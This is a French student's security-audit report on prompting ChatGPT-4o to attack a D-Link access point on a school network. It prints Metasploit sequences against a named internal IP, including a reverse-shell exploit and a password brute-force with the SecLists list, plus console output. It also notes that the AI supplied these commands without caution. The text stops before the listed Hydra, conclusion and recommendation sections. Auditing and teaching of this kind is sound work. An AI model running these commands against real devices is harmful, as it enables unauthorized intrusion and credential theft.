

# Audit de sécurité par l'IA Chat Gpt 4o

Identification et Gestion des Vulnérabilités au sein du Système d'Information

**Eloham Caron**

Bts Sio Option SISR

Date de l'intervention : 28/05/2024

Date de Soumission : 11/06/2024

Destiné à : Jean-François, M. Feutry, M. Carrasco.

Confidentialité : Ce document contient des informations sensibles et confidentielles. Sa diffusion est limitée aux personnes autorisées par Algoud Laffemas

## Table des matières

I.	Contexte :.....	3
II.	Pentest chat gpt 4o .....	4
	a) Réflexion sur les Dangers de l'IA en Cybersécurité .....	4
	b) Objectif de l'Audit .....	5
	c) Qu'est-ce que Metasploit ?.....	6
	d) Fonctionnalités principales : .....	6
	e) Exploitation avec Metasploit.....	7
	f) Hydra .....	13
III.	Conclusion de l'audit de sécurité par l'IA Chat GPT 4o : .....	15
IV.	Visualisation.....	16
V.	Cartographie des Risques .....	16
VI.	Recommandation : .....	17
	g) Tableau des Recommandations et Priorisation.....	17
VII.	Table des illustrations : .....	18

## I. CONTEXTE :

En tant qu'élèves connectés par câble Ethernet dans notre établissement, nous avons mené une exploration des éléments réseau actifs. Au cours de cette exploration, nous avons découvert un routeur accessible à tous, identifié comme "**TL-WR841N**" et un point d'accès sans fil "**Wireless AP**".

Nous avons utilisé l'explorateur de fichiers de Windows pour visualiser les éléments actifs du réseau local. Lors de cette exploration, plusieurs dispositifs ont été détectés, dont un routeur et un point d'accès sans fil.




Figure 1 Appareils réseau connectés : routeur TL-WR841N et point d'accès sans fil.

Le premier problème est que la page de connexion du routeur est accessible à tous, avec les informations sur le matériel, la version du firmware et le numéro de modèle (DAP-1665, Version matérielle : B1, Version du firmware : 2.06) visibles, ce qui facilite grandement le travail de l'attaquant :




Figure 2 Page de connexion admin D-Link pour le modèle DAP-1665.

<sup>1</sup> <http://172.22.241.18/info/Login.html>

## II. PENTEST CHAT GPT 4O

Pendant mon Pentest, je vais utiliser l'IA **ChatGPT-4** le **28/05/2024** pour illustrer un exemple. Voici une explication détaillée :

### **Explication :**

Lors de l'audit de sécurité du réseau, j'ai identifié plusieurs problèmes, notamment l'accès public à la page de connexion de votre routeur. En plus les informations matérielles et logicielles du routeur (modèle DAP-1665, version matérielle B1, version du firmware 2.06) sont visibles, ce qui facilite grandement le travail des attaquants potentiels.

Pour illustrer l'impact de ces vulnérabilités, j'ai utilisé l'intelligence artificielle, **ChatGPT-4**, le **28/05/2024**, afin de générer des exemples de scénarios d'attaque et des recommandations de sécurité. Cette démarche permet de mieux comprendre comment un attaquant pourrait exploiter ces failles et d'identifier les mesures correctives nécessaires pour renforcer la sécurité de votre infrastructure réseau.

Cela démontre que l'attaque peut être effectuée par n'importe qui, ce qui signifie que la probabilité d'une attaque est maximale.

### a) REFLEXION SUR LES DANGERS DE L'IA EN CYBERSECURITE

Tout au long de ce rapport, j'aimerais vous inviter à réfléchir aux dangers potentiels que représente l'intelligence artificielle dans le domaine de la cybersécurité. Cette technologie, bien qu'innovante, soulève des questions cruciales :

- **Risques Engendrés** : L'IA peut être utilisée par des cybercriminels pour automatiser des attaques, rendant celles-ci plus fréquentes et difficiles à détecter. Quels sont les risques spécifiques que nous devons anticiper ?
- **Éthique** : Est-il éthiquement discutable d'utiliser l'IA dans certaines applications de cybersécurité ? Par exemple, l'utilisation de l'IA pour surveiller et analyser les comportements des utilisateurs peut poser des questions sur la vie privée et les libertés individuelles.
- **Réglementation** : Faut-il limiter l'accès à l'IA ou en restreindre les capacités pour éviter des abus ? Quelles seraient les implications de telles limitations sur l'innovation et la sécurité ?
- **Peur de l'IA** : Devons-nous craindre l'IA en cybersécurité ? Si oui, dans quelles mesures et comment pouvons-nous nous préparer à faire face à ces menaces potentielles ?

Ces réflexions sont essentielles pour naviguer dans le paysage complexe et en constante évolution de la cybersécurité. Votre avis et votre participation active à cette discussion sont cruciaux pour développer des stratégies de défense efficaces et éthiques.

## b) OBJECTIF DE L'AUDIT

Pour commencer cet audit, mon objectif initial était de déterminer ce qu'une personne ayant uniquement une machine Linux, sans expérience préalable en cybersécurité, pourrait accomplir. Je vais donc fournir le minimum d'aide possible et observer comment l'IA réagit à cette situation. Plus tard, je la guiderai davantage pour évaluer l'efficacité de l'IA dans le processus d'apprentissage et de réponse aux menaces :



*Figure 3 Recherche sur les failles du modèle DAP-1665, version matérielle B1, version du firmware 2.06.*

Avec cette première capture, réalisée à l'aide de ChatGPT-4, qui a accès aux recherches sur Internet, il m'a confirmé que des problèmes liés à la version actuelle sont présents. Cela ouvre la porte à plusieurs types d'attaques intéressantes à examiner et à exploiter.

J'attends de l'IA qu'elle commence par une phase d'énumération détaillée.

Cette phase consistera à :

- Vérifier les versions des protocoles utilisés : Étant donné que nous avons déjà un indice de manque de mises à jour, il est crucial de connaître les versions exactes des protocoles en place pour identifier d'éventuelles vulnérabilités spécifiques à ces versions.
- Explorer les répertoires disponibles et utilisables : L'IA doit scanner les répertoires accessibles pour détecter ceux qui pourraient contenir des informations sensibles ou des points d'accès non sécurisés. Cela inclut la recherche de répertoires communs tels que `/admin`, `/config`, `/backup`, ainsi que des fichiers comme `robots.txt` qui peuvent révéler des chemins intéressants.

En procédant ainsi, nous pourrions obtenir une vue d'ensemble des points faibles du système et déterminer les attaques les plus pertinentes à mener pour exploiter ces failles.

Pour commencer, je vais volontairement ne pas l'aider et lui donner une instruction incohérente au début des tests. Je vais lui demander d'attaquer directement, alors que nous n'avons pas encore collecté d'informations nécessaires. Mon objectif est de voir si l'IA me met en garde ou me conseille d'agir différemment, ce qui n'a malheureusement pas été le cas jusqu'à présent.




Figure 4 Méthodes Metasploit pour exploiter le modèle D-Link DAP-1665.

Concrètement, au lieu de suivre la procédure standard de reconnaissance, qui implique une énumération et une analyse des versions de protocoles, ainsi que la découverte de répertoires exploitables, je vais sauter directement à la phase d'attaque. Normalement, une approche logique et sécurisée exige de rassembler le maximum d'informations avant de tenter une quelconque exploitation. En négligeant cette étape cruciale, je m'attendais à ce que l'IA reconnaisse l'erreur et recommande de revenir aux étapes initiales de collecte d'informations.

Mais avant :

### c) [QU'EST-CE QUE METASPLOIT ?](#)

Metasploit est un outil puissant et populaire utilisé pour les tests de pénétration et l'exploitation de vulnérabilités. Il fournit une plate-forme unifiée pour rechercher, développer et exécuter des exploits contre des cibles distantes, permettant aux professionnels de la sécurité de simuler des attaques réelles et de renforcer les défenses de leurs systèmes.

### d) [FONCTIONNALITES PRINCIPALES :](#)

- **Cadre d'exploitation** : Fournit une structure pour développer, tester et exécuter des exploits.
- **Modules d'exploitation** : Contient une vaste bibliothèque de modules d'exploitation pour divers logiciels et systèmes.
- **Modules de post-exploitation** : Offre des outils pour explorer et maintenir l'accès aux systèmes compromis après une exploitation réussie.
- **Évaluation de vulnérabilités** : Intègre des outils pour scanner et identifier les vulnérabilités sur les systèmes cibles.

- **Automation** : Permet d'automatiser des tâches de tests de pénétration répétitives.

### e) EXPLOITATION AVEC METASPLOIT

Metasploit facilite l'exploitation de vulnérabilités en fournissant un cadre cohérent et des outils intégrés.

Je vais donc suivre sa méthode sur une machine Ubuntu préparée au préalable avec les outils Kali Linux. J'utilise Ubuntu car il utilise plus efficacement des outils comme Metasploit, ce qui le rend intéressant et me permet d'optimiser mon attaque.

```

msf6 > search dlink

Matching Modules
=====
#    Name                                                    Disclosure Date  Rank    C
--    -
0    exploit/windows/http/dlink_central_wifimanager_rce       2019-07-09      excellent Y
1    auxiliary/sqli/dlink/dlink_central_wifimanager_sqli     2019-07-06      normal  Y
2    \_ action: ADD_ADMIN                                     .               .       .
   Add an administrator user
3    \_ action: REMOVE_ADMIN                                  .               .       .
   Remove an administrator user
4    \_ action: SQLI_DUMP                                     .               .       .
   Retrieve all the data from the database
  
```

Figure 5 Recherche des modules Metasploit pour D-Link, résultats montrant des exploits pour D-Link Central WiFi Manager.

L'IA va me fournir des commandes Metasploit soit incomplètes, soit non valides. Elle va ensuite me demander de lui donner la liste des options avec search pour la machine cible. Elle va créer un premier script qui ne fonctionnera pas car il manquera des informations essentielles, étant donné que j'ai décidé de la laisser en autonomie.

```


bash
Copier le code

use exploit/linux/http/dlink_command_exec
set RHOSTS [adresse IP du routeur]
set RPORT 80 # ou 443 si HTTPS est utilisé
set payload linux/mipsbe/shell_reverse_tcp # Adaptez le payload à vos besoins
set LHOST [votre adresse IP]
set LPORT [votre port de connexion]
exploit
  
```

Figure 6 Exemple de commande Metasploit pour exploiter une faille D-Link.

Ensuite, l'IA m'a demandé de lui fournir la liste des options disponibles en utilisant la commande search pour la machine cible. À partir de ces options, elle a tenté de créer un script initial. Cependant, ce script s'est avéré inefficace car des informations cruciales manquaient, comme la configuration du payload ou des paramètres de connexion.

Il va me proposer un autre module qui effectue une attaque par force brute en exploitant les problèmes de version. Cependant, sa commande ne fonctionnera pas. Je vais donc le guider un peu.



Elle m'a donné la méthode pour télécharger SecList, ce qui m'arrange car je ne l'avais pas sur cette machine :




Figure 7 Méthode pour exploiter le D-Link DAP-1665 avec Metasploit et Seclists.

Je passe l'installation qui prendra du temps et n'est pas pertinente pour la suite du rapport.




Figure 8 Commande pour cloner le dépôt SecLists depuis GitHub.

On constate que l'IA intègre l'installation et l'utilisation d'outils de manière efficace. De plus, étant connectée à Internet, elle dispose des dernières versions et des commandes à jour. On peut également lui demander les sources d'où elle puise ses informations, ce qui est un atout considérable.



Il me donne ensuite un script Bash qui peut être copié et collé directement dans la console Metasploit et qui exploitera successivement les différents modules, ce qui est parfait.

### Étapes complètes sans commentaires

```
bash Copier le code

msfconsole

use auxiliary/scanner/http/http_login
set RHOSTS 172.22.241.18
set RPORT 80
set TARGETURI /
set USERNAME admin
set PASS_FILE /path/to/SecLists/Passwords/Common-Credentials/10k-most-common.txt
run

use auxiliary/scanner/http/http_version
set RHOSTS 172.22.241.18
set RPORT 80
run

use auxiliary/scanner/http/dir_scanner
set RHOSTS 172.22.241.18
set RPORT 80
run
```

Figure 9 Étapes complètes Metasploit sans commentaires.

Je vais donc tester les différents modules et analyser les résultats. À noter **que j'ai divisé le script initial** pour obtenir des **résultats plus cohérents**.

Sinon, les scripts se seraient annulés entre eux, mais ils restent pertinents.

```
msf6 auxiliary(scanner/http/http_version) > use auxiliary/scanner/http/http_version
[*] Using configured payload linux/mipsbe/shell_reverse_tcp
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 172.22.241.18
RHOSTS => 172.22.241.18
msf6 auxiliary(scanner/http/http_version) > set RPORT 80
RPORT => 80
msf6 auxiliary(scanner/http/http_version) > run

[+] 172.22.241.18:80 WebServer
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) >
```

Figure 10 Utilisation du module auxiliary/scanner/http/http\_version pour scanner le serveur web.

D'après le résultat, nous constatons que la machine est vulnérable, ce qui nous permettra d'utiliser les autres modules Metasploit.

```

msf6 auxiliary(scanner/http/dir_scanner) > use auxiliary/scanner/http/http_login
[*] Using configured payload linux/mipsbe/shell_reverse_tcp
msf6 auxiliary(scanner/http/http_login) > set RHOSTS 172.22.241.18
RHOSTS => 172.22.241.18
msf6 auxiliary(scanner/http/http_login) > set RPORT 80
RPORT => 80
msf6 auxiliary(scanner/http/http_login) > set TARGETURI /
[!] Unknown datastore option: TARGETURI.
TARGETURI => /
msf6 auxiliary(scanner/http/http_login) > set USERNAME admin
[!] Unknown datastore option: USERNAME. Did you mean HttpUsername?
USERNAME => admin
msf6 auxiliary(scanner/http/http_login) > set PASS_FILE /path/to/SecLists/Passwords/Common-Credentials/10k-most-common.txt
PASS_FILE => /path/to/SecLists/Passwords/Common-Credentials/10k-most-common.txt
msf6 auxiliary(scanner/http/http_login) > run

[-] Msf::OptionValidateError One or more options failed to validate: PASS_FILE.
msf6 auxiliary(scanner/http/http_login) > S

```

Figure 11 Utilisation du module `auxiliary/scanner/http/http_login` pour tester les identifiants de connexion.

Puisque le but était de suivre aveuglément les instructions de l'IA pour voir ce qu'elle ferait, nous avons rencontré une erreur concernant le chemin vers ma librairie.

C'est normal, car cette partie est censée être modifiée par un humain qui traite les informations fournies par l'IA. Cependant, pour ce Pentest, nous allons être extrêmement paresseux et simplement lui envoyer une capture d'écran du problème. Je vais lui demander de résoudre le problème sans mon aide.




Figure 12 Utilisation du module `auxiliary/scanner/http/http_login` avec chemin relatif.

L'IA va me proposer une solution, mais ce n'est pas ce que j'attendais. En tant qu'humain fainéant, j'espérais un chemin relatif, mais elle m'a fourni un chemin absolu (qui est correct vu ma position dans le terminal et l'emplacement où j'ai téléchargé ma librairie). Cependant, je vais être exigeant et lui demander le résultat précis que je souhaitais.





Figure 13 Configuration et exécution du module `http_login` avec chemin relatif.

Il va enfin me proposer le bon moyen d'adapter qui va nous permettre d'attaquer l'exploitation :

et je ne veux pas avoir à entrer le chemin de SecList. Utilise un chemin relatif avec ~ pour SecList.

< 2/2 >



Pour utiliser un chemin relatif avec ~ pour accéder aux fichiers SecLists, voici comment vous pouvez configurer et exécuter le module `http_login` dans Metasploit :

### Étapes

1. Assurez-vous que SecLists est cloné dans votre répertoire utilisateur :

```
bash
cd ~
git clone https://github.com/danielmiessler/SecLists.git
```

Copier le code

Figure 14 Configuration et exécution du module `http_login` avec chemin relatif utilisant ~ pour SecLists.

Et le script Metasploit qui l'accompagne, ce qui nous permettra de tester les mots de passe sur le nom d'utilisateur HTTP.

### 3. Configurer et exécuter le module `http_login` :

```
bash
use auxiliary/scanner/http/http_login
set RHOSTS 172.22.241.18
set RPORT 80
set TARGETURI /
set HttpUsername admin
set PASS_FILE ~/SecLists/Passwords/Common-Credentials/10k-most-common.txt
run
```

Copier le code

Figure 15 Configuration et exécution du module `http_login` avec chemin relatif ~ pour SecLists.

Évidemment, l'attaque se révélera être un échec car l'IA n'a pas configuré l'option pour sélectionner le bon port, étant donné que l'authentification se fait sur un port différent sur ce serveur. Je ne vais

pas l'aider immédiatement et vais attendre de voir ses progrès.


```
msf6 auxiliary(scanner/http/http_login) > use auxiliary/scanner/http/http_login
[*] Using configured payload linux/mipsbe/shell_reverse_tcp
msf6 auxiliary(scanner/http/http_login) > set RHOSTS 172.22.241.18
RHOSTS => 172.22.241.18
msf6 auxiliary(scanner/http/http_login) > set RPORT 80
RPORT => 80
msf6 auxiliary(scanner/http/http_login) > set TARGETURI /
TARGETURI => /
msf6 auxiliary(scanner/http/http_login) > set HttpUsername admin
HttpUsername => admin
msf6 auxiliary(scanner/http/http_login) > set PASS_FILE /home/eloham/SecLists/Passwords/Common-Credentials/10k-most-common.txt
PASS_FILE => /home/eloham/SecLists/Passwords/Common-Credentials/10k-most-common.txt
msf6 auxiliary(scanner/http/http_login) > run

[-] http://172.22.241.18:80 No URI found that asks for HTTP authentication
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_login) >
```

Figure 16 Exécution du module `http_login` avec `SecLists` et chemin absolu.

Je vais donc lui rappeler qu'il se rend compte que les attaques ne fonctionnent pas car il manque d'informations. De plus, avant de préparer un exploit, il n'a même pas effectué la phase de reconnaissance, ce qui lui aurait permis de réaliser que la page de connexion n'était pas la bonne.

Quelles étapes sont importantes pour la reconnaissance avant d'utiliser Metasploit et quels outils utiliser ?

 **Étapes importantes pour la reconnaissance avant d'utiliser Metasploit**

**1. Collecte d'informations passives**

- **Objectif** : Rassembler des informations sur la cible sans interagir directement avec elle.
- **Outils** :
  - **Whois** : Obtenez des informations sur les domaines et les adresses IP.
  - **Nslookup/Dig** : Interrogez les serveurs DNS pour obtenir des informations sur les domaines.
  - **Shodan** : Moteur de recherche pour les dispositifs connectés à Internet.
  - **Recon-ng** : Framework pour la collecte d'informations en utilisant divers modules.

Figure 17 Étapes importantes pour la reconnaissance avant d'utiliser Metasploit.

Voici la liste des outils qu'il m'a fournis. Malheureusement, ils ne seront pas utilisables dans notre cas, car le routeur est local et il ne s'agit pas d'un site web ordinaire. Son erreur est compréhensible, car au début, je lui ai envoyé une photo de la page web sans fournir plus de précisions.

Vu les circonstances, je décide de le sortir de cette situation en lui fournissant les commandes nécessaires pour les exploits qu'il compte utiliser.

- Utiliser la commande ``nmap -sV`` pour vérifier que la machine est exploitable en récupérant des informations sur le système d'exploitation, les ports ouverts et les versions associées. Cela lui permettra de trier efficacement quels ports sont utilisables ou non, nous faisant ainsi gagner un temps considérable.

- Utiliser l'outil Gobuster pour trouver la bonne page de connexion, ainsi que des répertoires sensibles comme `/robots`, `/etc/`, `/admin/` et autres, de manière similaire à une API pour simplifier la tâche.
- Utiliser la commande `curl` pour inspecter le code source de la page et comprendre la structure du formulaire de connexion. Cela est nécessaire avant d'utiliser l'outil Hydra pour automatiser les tentatives de connexion. Je lui indique la bonne page à analyser et lui propose d'utiliser Hydra, ce qui devrait lui être d'une grande aide.




Figure 18 Utilisation d'outils spécifiques pour une reconnaissance approfondie avant Metasploit.

Il nous fournira les commandes dans le bon ordre et elles sont toutes correctes. Il a même adapté parfaitement le chemin de SecList, ce qui nous évite de devoir modifier les commandes et rend leur utilisation très agréable.

